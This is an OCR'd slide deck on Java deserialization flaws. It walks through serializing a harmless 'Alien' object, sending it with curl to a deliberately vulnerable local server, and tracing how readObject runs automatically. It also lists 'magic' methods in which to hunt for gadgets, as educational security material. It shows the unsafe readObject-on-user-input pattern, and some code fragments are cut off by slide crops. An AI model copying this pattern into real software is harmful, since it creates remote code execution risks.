
Serializing

ONLY DATA IS SERIALIZED, NOT CODE!

```
John:JavaDeserH2HC joaomatosf$ java TestSerialize
Serializing an object of class: Alien
John:JavaDeserH2HC joaomatosf$ hexdump -C ET_object.ser
00000000  ac ed 00 05 73 72 00 05  41 6c 69 65 6e 82 e1 c5  |....sr..Alien...|
00000010  e0 00 4d 4b c6 03 00 02  4c 00 04 6e 61 6d 65 74  |..MK....L..namet|
00000020  00 12 4c 6a 61 76 61 2f  6c 61 6e 67 2f 53 74 72  |..Ljava/lang/Str|
00000030  69 6e 67 3b 4c 00 06 73  6f 75 72 63 65 71 00 7e  |ing;L..sourceq.~|
00000040  00 01 78 70 74 00 0b 41  62 75 20 63 65 20 74 61  |..xpt..Abu ce ta|
00000050  c3 ad 74 00 10 41 6e 64  72 6f 6d 65 64 61 20 47  |..t..Andromeda G|
00000060  61 6c 61 78 79 78                                 |alaxyx|
00000066
```

OFFSET (TC_OBJECT, TC_CLASSDESC)


4. The Problems



Running Vulnerable Test Server

Terminal

```
$ git clone \
https://github.com/joaomatosf/JavaDeserH2HC.git
$ cd JavaDeserH2HC
$ javac VulnerableHTTPServer.java
$ java VulnerableHTTPServer
…
…
JRE Version: 1.8.0_131
[INFO]: Listening on port 8000
```




Sending Payload

Terminal

```
$ javac TestSerialize.java
$ java TestSerialize
…
$ curl http://127.0.0.1:8000 --data-binary @ET_object.ser
```


4. The Problems





```
ObjectInputStream ois = new ObjectInputStream(userInputStream);
int number = (Integer) ois.readObject();
```

Look for ***readObject()*** or ***readUnshared()*** invoked in ***ObjectInputStream*** to identify injection points!

4. The Problems




4. The Problems





```
private void readSerialData(Obj
    throws IOException
{
    ObjectStreamClass.ClassData
    for (int i = 0; i < slots.length; i++) {
        ObjectStreamClass slotDesc = slots[i].desc;

        if (slots[i].hasData) {
            if (obj == null || handles.lookupException(passHandle) != null) {
                defaultReadFields(null, slotDesc); // skip field values
            } else if (slotDesc.hasReadObjectMethod()) {
```

Is there a *readObject()* method?

4. The Problems




```
class Alien implements java.io.Serializable {

    String name;
    String source;

    private void readObject(java.io.ObjectInputStream in)
            throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Deserializing an object of class: "+ getClass().getName());
    }

}
```




4. The Problems

```
aced 0005 7
e000 4d4b c
0012 4c6a 6
696e 673b 4
0001 7870 7
c3ad 7400 1
616c 6178 7
```

```
private void readSerialData(Object obj, ObjectStreamClass desc)
    throws IOException {
    . . .
            } else if (slotDesc.hasReadObjectMethod()) {
                . . .
                try {
                    . . .
                    slotDesc.invokeReadObject(obj, this);
                } catch (ClassNotFoundException ex) {
```

```
readObject:25, Alien
invoke0:-1, NativeMethodAccessorImpl (sun.reflect)
invoke:62, NativeMethodAccessorImpl (sun.reflect)
invoke:43, DelegatingMethodAccessorImpl (sun.reflect)
invoke:498, Method (java.lang.reflect)
invokeReadObject:1058, ObjectStreamClass (java.io)
readSerialData:2136, ObjectInputStream (java.io)
readOrdinaryObject:2027, ObjectInputStream (java.io)
readObject0:1535, ObjectInputStream (java.io)
readObject:422, ObjectInputStream (java.io)
main:37, TestDeserialize
```

stack trace



readObject() method is **automatically** invoked!

4. The Problems

```
John:JavaDeserH2HC joaomatosf$ java TestSerialize
Serializing an object of class: Alien
John:JavaDeserH2HC joaomatosf$ hexdump -C ET_object.ser
00000000  ac ed 00 05 73 72 00 05  41 6c 69 65 6e 82 e1 c5  |....sr..Alien. .|
00000010  e0 00 4d 4b c6 03 00 02  4c 00 04 6e 61 6d 65 74  |..MK....L..namet|
00000020  00 12 4c 6a 61 76 61 2f  6c 61 6e 67 2f 53 74 72  |..Ljava/lang/Str|
00000030  69 6e 67 3b 4c 00 06 73  6f 75 72 63 65 71 00 7e  |ing;L..sourceq.~|
00000040  00 01 78 70 74 00 0b 41  62 75 20 63 65 20 74 61  |..xpt..Abu ce ta|
00000050  c3 ad 74 00 10 41 6e 64  72 6f 6d 65 64 61 20 47  |..t..Andromeda G|
00000060  61 6c 61 78 79 78                                 |alaxyx|
00000066
```

```
class Alien implements java.io.Serializable {

    String name;
    String source;

    private void readObject(java.io.ObjectInputStream in)
            throws IOException, ClassNotFoundException {
        in.defaultReadObject();
        System.out.println("Deserializing an object of class: "+ getClass().getName());
    }

}
```

```
[INFO]: Received POST / from: /127.0.0.1:60629
Deserializing an object of class: Alien
```

4. The Problems

Magic Methods:


readObject()*
readResolve()
readExternal()*
finalize()
readObjectNoData()
validadeObject()

"Indirect" Magic

invoker()*
(InvocationHandler or MethodHandler)
toString()
hashCode()
transform() **
compare()
equals()
…


Look for "dangerous" code in these methods!

4. The Problems




```
[INFO]: Received POST / from: /127.0.0.1:[illegible]629
Deserializing an object of class: Alien
java.lang.ClassCastException: Alien cannot be cast to java.lang.Integer
```

4. The Problems



4. The Problems

Code-Reuse Attack

4. The Problems

Stefan Esser classified as **POP** (BH**2010**)

Code-Reuse Attacks

Return-Oriented Programing (ROP)

Jump-Oriented Programing (JOP)

Property-Oriented Programing (POP)

Gadgets

